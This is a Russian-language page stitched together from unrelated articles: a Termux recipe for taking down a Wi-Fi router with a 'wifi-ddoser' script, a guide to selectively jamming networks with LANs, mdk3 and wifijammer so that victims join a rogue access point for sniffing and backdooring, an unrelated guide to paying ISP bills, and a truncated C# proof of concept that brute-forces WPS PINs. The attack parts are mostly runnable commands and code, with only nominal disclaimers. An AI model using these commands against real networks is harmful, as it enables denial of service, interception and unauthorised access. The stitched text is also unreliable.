Как положить Wi-Fi через Termux
Добрый вечер, дорогие друзья. Способ, который я сейчас покажу, вы можете протестировать на своем собственном Wi-Fi. Чтобы все работало, сначала нужно подключиться к wi-fi сети, которую вы хотите »положить».
Устанавливаем Termux (https://play.google.com/store/apps/details?id=com.termux&hl=ru) и по очереди прописываем команды в консоль:
pkg install python python2 git
git clone https://github.com/artem-cell/wifi-dosser
pip2 install requests mechanize
python2 wifi-ddoser.py (ваш ip адрес, пример 195.142.1.1) 80 9999
Если что, после портов в последний строчке — это время в секундах. Указывайте столько, сколько вам нужно, чтобы положить роутер.
⚠️ Если тестируете на своем собственном роутере, то для остановки ddos просто перезагрузите его.
Еще больше таких статей вы можете найти ЗДЕСЬ
HackWare.ru
Этичный хакинг и тестирование на проникновение, информационная безопасность
Выборочное глушение Wi-Fi сетей и клиентов (DoS атака на отдельные точки доступа/клиентов)
Выборочное глушение Wi-Fi сетей может пригодиться при различных сценариях. Например:
- вы хотите оставить без связи других, но вам самому нужно оставаться онлайн через Wi-Fi,
- либо вы хотите сделать недоступными для подключения все точки доступа, кроме вашей собственной, на которой в отношении подключившихся клиентов вы проводите разнообразные атаки (сниффинг трафика со сбором паролей, подмена DNS, заражение бэкдорами исполнимых файлов, фишинг, внедрение своего содержимого в контент HTML-страниц и всё что угодно остальное).
Требования к железу при выборочном глушении Wi-Fi
Если для тотального глушения Wi-Fi достаточно беспроводного адаптера, который может делать инъекцию фреймов, причём чем мощнее беспроводная карта, тем лучше. То логика подсказывает, что в зависимости от конкретного сценария выборочного глушения Wi-Fi может понадобиться дополнительное беспроводное оборудование.
Например, если вы хотите глушить других, но самому оставаться подключённым к Wi-Fi, то вам необходимы:
- Wi-Fi карта, поддерживающая инъекцию (для глушения)
- любая Wi-Fi карта (та, которой вы подключены к ТД)
Если вы хотите глушить всех вокруг чтобы клиенты подключались к вашей мошеннической точки доступа, то необходимо следующее:
- Wi-Fi карта, поддерживающая инъекцию (для глушения)
- Wi-Fi карта, на которой возможно поднять точку доступа (это наша мошенническая ТД, к ней должны подключаться клиенты, которые отчаялись подключиться к своим сетям)
- сетевой интерфейс (необязательно беспроводной), который будет предоставлять услуги Интернет-соединения для подключившихся «жертв»
Т.е. для повторения приведённых здесь примеров у вас должно быть минимум два устройства с беспроводными картами (или одно с двумя) и минимум одна из беспроводных карт должна поддерживать инъекции.
Исключение определённых клиентов и точек доступа из Wi-Fi глушения
Имеется достаточно много вариантов, как это можно сделать.
Если вы используете программу LANs, то у неё имеется две подходящие для этих целей опции. Одна из них предназначена для пропуска определённого MAC адреса, а другая – наоборот, для установки цели (т.е. все остальные будут пропускаться).
lans --jam --accesspoint ROUTER_MAC -s MAC_адрес_для_пропуска
- —jam: глушить все или некоторые беспроводные точки 2.4GHz и клиентов в пределах досягаемости; если необходимо, то вместе с этим используйте аргументы ниже
- -s MAC_адрес_для_пропуска: Задать MAC для исключения из деаутентификации. Пример: -s 00:11:BB:33:44:AA
- —accesspoint ROUTER_MAC: Введите MAC адрес конкретной ТД для в качестве цели.
Т.е. LANs можно использовать как для точечного подавления конкретной беспроводной сети, так и для массового глушения.
В программе mdk3 имеются разнообразные режимы работы, в том числе несколько вариантов DoS атак. Рассмотрим на примере атаки «Режим деаутентификации / озверевшего отключения», которая задаётся командой d. Именно в этом режиме предусматриваются чёрные и белые списки MAC адресов. Поскольку программа mdk3 позволяет считывать MAC адреса из файлов, то мы можем задать сразу много MAC адресов, которые будут глушиться или, напротив, которые будут сохранять работоспособность.
mdk3 wlan0 d -w
- d — Режим деаутентификации / озверевшего отключения
- -w , Прочитать файл содержащий MAC адреса которые не надо беспокоить (Режим белого списка)
- wlan0 замените на имя своего беспроводного интерфейса.
- -b , Прочитать файл содержащий MAC адреса по которым нужно проводить тест (Режим чёрного списка)
И ещё один очень эффективный для глушения Wi-Fi скрипт – wifijammer.
При своей эффективности, программа весьма проста в использовании. Запуск её без опций, приведёт к глушению всего, что находится в радиусе досягаемости. Чтобы она не трогала ваш Wi-Fi адаптер или вашу ТД, имеется опция -s, после которой, конечно же, нужно указать MAC адрес исключаемый из атаки. Пример запуска:
sudo python2 wifijammer.py -s CA:FE:DE:AD:BE:EF
Связанные статьи:
- Как узнать имя скрытой сети Wi-Fi (64%)
- Как обойти фильтрацию по MAC адресу (64%)
- Инструкция по использованию mdk3 (63.7%)
- Книга «Взлом Wi-Fi сетей с Kali Linux и BlackArch» (на русском языке) (61.2%)
- Деаутентификация клиентов беспроводной сети в Kali Linux (59.7%)
- Как установить Pupy (RANDOM — 0.4%)
факультете информационной безопасности от GeekBrains? Комплексная годовая программа практического обучения с охватом всех основных тем, а также с дополнительными курсами в подарок. По итогам обучения выдаётся свидетельство установленного образца и сертификат. По этой ссылке специальная скидка на любые факультеты и курсы!
7 рабочих способов оплаты Wi-Fi на любой случай для чайников

Приветствую! Не знаете, как оплатить Wi-Fi? Так никто не знает. С подобными вопросами к нам обращаются нередко, но почему-то люди банально ленятся объяснить, что они подразумевают под этим. Вам нужно купить Wi-Fi роутер? Вам нужно просто оплатить свой интернет? А какой провайдер? Возможно, там что-то и другое, но обычно до нас это не доходит – люди пропадают со своими запросами, ведь так сложно изложить проблему.
Итого – определитесь, какому провайдеру и за что вы собираетесь платить. Мы не принимаем платежей, но ниже дадим подборку советов под основные запросы наших читателей. Не попадайтесь на уловки злодеев, пользуйтесь только официальными местами оплаты.
Если остались вопросы и дополнения – обязательно напишите их в комментариях к этой статье!
Сбербанк Онлайн
Как по мне, оплата через Сбербанк Онлайн – самый универсальный способ оплаты. Подойдет почти под всех разумных провайдеров интернета. Подробный разбор проведем на примере любимого Ростелекома.
- Идем в Сбербанк Онлайн . Авторизуемся в личном кабинете.
- Переходим в «Переводы и платежи» из главного меню.

- На открывшейся странице ниже ищем раздел «Интернет и ТВ» – «Интернет»:

- Замечаем, как много провайдеров здесь представлено. В нашем примере выбираю «Ростелеком»:

- На следующем шаге нужно лишь ввести свой номер лицевого счета и выбрать карту Сбербанка для оплаты. Далее уже подтверждается сумма пополнения, а также при желании включается автоплатеж. На этих элементарных шагах останавливаться не будем.
Лицевой счет можно узнать из договора, в личном кабинете провайдера или же просто у их оператора по телефону. Мы не знаем вашего лицевого счета!

Подобное существует и у других банков. Вот на примере Тинькофф оплата некоего WIFINE:
Банкоматы и терминалы
Многие банкоматы и терминалы тоже поддерживают пополнение счетов разных операторов связи. Причем все это выглядит так же прозрачно, как и в предыдущем разделе. Так без проблем можно провести платеж в банкоматах Сбербанка или же терминалах QIWI. Наверняка, ваши банки тоже поддерживают такие процедуры. Просто пробуйте, оставлю это на самостоятельное изучение.
Здесь можно оплатить не только банковской картой, но и наличными.
Телефон
Проще всего для того, чтобы оплатить через телефон, поставить на него приложение своего банка. Тот же Сбербанк Онлайн для смартфона зайдет на ура. Т.е. ставите, как на инструкции выше делаете платеж, и не паритесь. Но есть и альтернативы, вроде мобильного банка.
Так в Сбербанке, для оплаты с помощью СМС Ростелекома, нужно отправить на номер 900 сообщение:
РОСТЕЛЕКОМ НОМЕРЛИЦЕВОГО СЧЕТА СУММА
По остальным провайдерам узнавайте самостоятельно, т.к. на мой взгляд, это далеко не самый удобный способ.
Квитанции
Сам отказался от квитанций, т.к. оплатить электронно гораздо удобнее. Но тем, кто их до сих пор получает, остается выдать напутствие. Главное в этой квитанции – сумма и номер лицевого счета. То есть при платеже вы будете делать ту же самую процедуру, что и выше – вводить лицевой счет и вписывать сумму. Так что разберется даже бабушка.
Официальный сайт
У любого крупного провайдера сейчас есть официальный сайт, где можно провести платеж. Иногда это выглядит не так очевидно, как должно быть, но поискать стоит. Особенно если ваш провайдер очень крупный. Ниже примеры для некоторых из них.
Ростелеком
- Переходим в личный кабинет и авторизуемся.
- В открывшемся кабинете ищем информацию по балансу и нажимаем кнопку «Оплатить»:

- Выбираем свой лицевой счет, вводим сумму, нажимаем «Продолжить»:

- Далее выбираем способ оплаты и… платим. Все – деньги должны поступить на баланс мгновенно!
WIFIRE
Еще один очень популярный в последнее время сервис. Здесь все делается вообще в одну страницу:
- Идем сюда
- Вводим лицевой счет, сумму и платим:

Билайн
- Идем на эту страницу
- И заполняем тот же номер счета да сумму:

Страницу выбрал неслучайно. На самом деле возможностей оплатить у каждого провайдера обычно несколько. Но именно здесь представлена вся информация по мобильному платежу, который, к слову, есть у многих провайдеров и банков:

За сим прощаюсь с вами. Комментарии под этой статьей открыты для вас. Помогайте друг другу!
Брутфорс соседского Wi-Fi (в исключительно исследовательских целях)
Надежные и постоянно меняющиеся пароли — это здорово. Особенно когда они меняются и на Wi-Fi роутере и WPS на нем вообще отключен. В этом посте: сколько занимает перебор WPS pin и есть ли у этого практическое применение? А еще напишем программу для брутфорса на C#
Дисклеймер: информация представленная в публикации носит сугубо исследовательский характер для рассмотрения модели угрозы «брутфорс» (подбор пароля) с целью оценки защищенности тестового стенда и не является инструкцией к противоправным действиям. Исследование проводилось на тестовом стенде, состоящим из личного оборудования, не подключенного к сети интернет. Ответственность за противоправное использование полученной информации ложится на субъекта воспроизвевшего атаку не в исследовательских целях и против оборудования других субъектов.
Итак
Самый скучный но обязательный блок статьи позади, однако стоит вспомнить и про следующие статьи УК РФ:
- ст. 272 УК РФ. Неправомерный доступ к компьютерной информации
- ст. 273 УК РФ. Создание, использование и распространение вредоносных компьютерных программ
- ст. 138 УК РФ. Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений
- ст. 159.6 УК РФ. Мошенничество в сфере компьютерной информации
Взламывать чужие Wi-Fi роутеры — это очень плохая идея.
Тем не менее, в качестве «proof of concept» попробуем воспроизвести брутфорс атаку на домашний роутер с использованием C#. Атака будет основана на использовании Native WiFi API и xml профилях.
Профили для Wi-Fi, на мой взгляд, заслуживает отдельной статьи и для меня стало большим удивлением, что существует получение профиля, например, прямо с сайта — об этом есть небольшая статья в документации Майкрософт. В кратце это работает так: xml с реквизитами для подключения подтягивается в системные настройки (а если точно, то в UWP приложение Настройки) и во всплывающем окне показывается какую сеть предлагается добавить. Как сказано в самой статье, это может быть использовано для добавления сети заранее, еще до посещения кафе/лаунджа/ где вещает сеть. Подробно элементы xml профиля описаны тут.
Атака будет производиться посредством генерации xml профиля в коде и его передачи в Native WiFi API — далее Windows выполнит попытку подключиться и, если удалось подобрать WPS pin, удачно использованный профиль останется в компьютере, а pin будет выведен на консоль.
Посмотреть уже существующие профили можно двумя способами: вручную и через консоль. Для ручного просмотра нужно зайти в C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces и выбрать адаптер по его Id — узнать этот Id можно при небольшом дебаге подключаемой библиотеки или перебрав вручную. Для просмотра через консоль потребуются права администратора и пара команд — этот способ более удобен для точечного вытаскивания профиля к нужной сети:
netsh wlan show profile netsh wlan export profile name="" folder=C:\WlanProfilesЧтобы не ошибиться со значениями и полями в xml профиле, можно сперва попытаться подключиться к атакуемой Wi-Fi сети с заведомо неправильным паролем — так Windows создаст xml файл за вас и далее останется лишь динамически подставлять пароли.
В примере xml профиль будет храниться в виде строки в коде и это не самый лучший подход к формированию xml, но его вполне хватит чтобы поиграться с попытками подключится к сети. На самом деле на сайте документации Майкрософт есть xsd схема по которой создаются xml профили, но почему-то в ней отсутствует секция «sharedKey», поэтому я решил хранить xml профиль просто строкой в коде как это описано на Stackoverflow. В целом для более «промышленного» решения можно сгенерировать классы через xsd.exe, но в конкретно этом случае придется сверяться с xml профилем атакуемой сети для поиска всех недостающих полей, так как вполне возможно что опубликованная xsd схема просто устарела.
С подобной атакой должен справиться любой Wi-Fi адаптер, но подбор пароля без стратегии и без параллелизации на несколько адаптеров займет много времени. Так перебор WPS pin одним адаптером и попыткой раз в 2 секунды может занять до 6.3 года или же до 2315 дней. Уместно будет вспомнить цитату, что «9 женщин не родят ребенка за месяц», ведь использование 9 адаптеров сократит подбор пароля до 257 дней — почти 9 месяцев 😀
Шаг 1 — Подготовка решения
Для начала склониуйте проект ManagedWiFi — это обертка для доступа к сборке wlanapi.dll, которая даст доступ к Native WiFi API — последняя дает возможность просматривать состояние Wi-Fi адаптеров, сетей, и добавлять профили для подключения, что и будет использовано для воспроизведения атаки.
Здесь я отмечу, что в NuGet есть пакет ManagedWiFi, но во время подключения к Wi-Fi выпадало исключение — у меня это решилось ссылкой на скаченный проект, но может быть пакет заработает у вас с первого раза.
Далее создайте проект с консольным приложением и сделайте ссылку на проект ManagedWifi из скачанного репозитория либо добавьте одноименный пакет NuGet. Этот этап можно считать успешным, если получилось создать объект WlanClient, увидеть список адаптеров и вывести список доступных сетей:
WlanClient client = new (); foreach (WlanClient.WlanInterface wlan in client.Interfaces) < wlan.Scan(); Wlan.WlanAvailableNetwork[] networks = wlan.GetAvailableNetworkList(0); foreach (Wlan.WlanAvailableNetwork network in networks) < string ssid = Encoding.Default.GetString(network.dot11Ssid.SSID); Console.WriteLine(ssid); >>Шаг 2 — профиль для Wi-Fi
Профиль будет собираться из трех составляющих: название профиля, hex значение названия SSID и WPS pin c которым будет выполняться попытка подключения, а все остальные поля возьмем из xml профиля с которым ранее пытались подключиться к аналогичной сети. Для теста попробуем подключиться к сети с защитой WPA2PSK/AES, которую нашли выше:
string key = "00000001"; // А еще сюда можно вписать заранее (не)известный пароль string profileName = Encoding.Default.GetString(network.dot11Ssid.SSID); byte[] hexBytes = Encoding.Default.GetBytes(profileName); string hex = BitConverter.ToString(hexBytes).Replace("-", ""); string profileXml = string.Format( " ESS manual false WPA2PSK AES false passPhrase false 0 ", profileName, hex, key);Как было сказано в самом начале, на каждую попытку будет создаваться такой xml профиль, а уже существующий профиль для атакуемой сети будет перезаписываться. Далее при вызове метода Connect, будет передаваться имя профиля по которому нужно выполнить соединение:
try < wlan.SetProfile(Wlan.WlanProfileFlags.AllUser, profileXml, true); wlan.Connect(Wlan.WlanConnectionMode.Profile, Wlan.Dot11BssType.Any, profileName); await Task.Delay(2 * 1000); >catch (Exception e)
Шаг 3
Соберем все что получилось в одном месте и попробуем запустить:
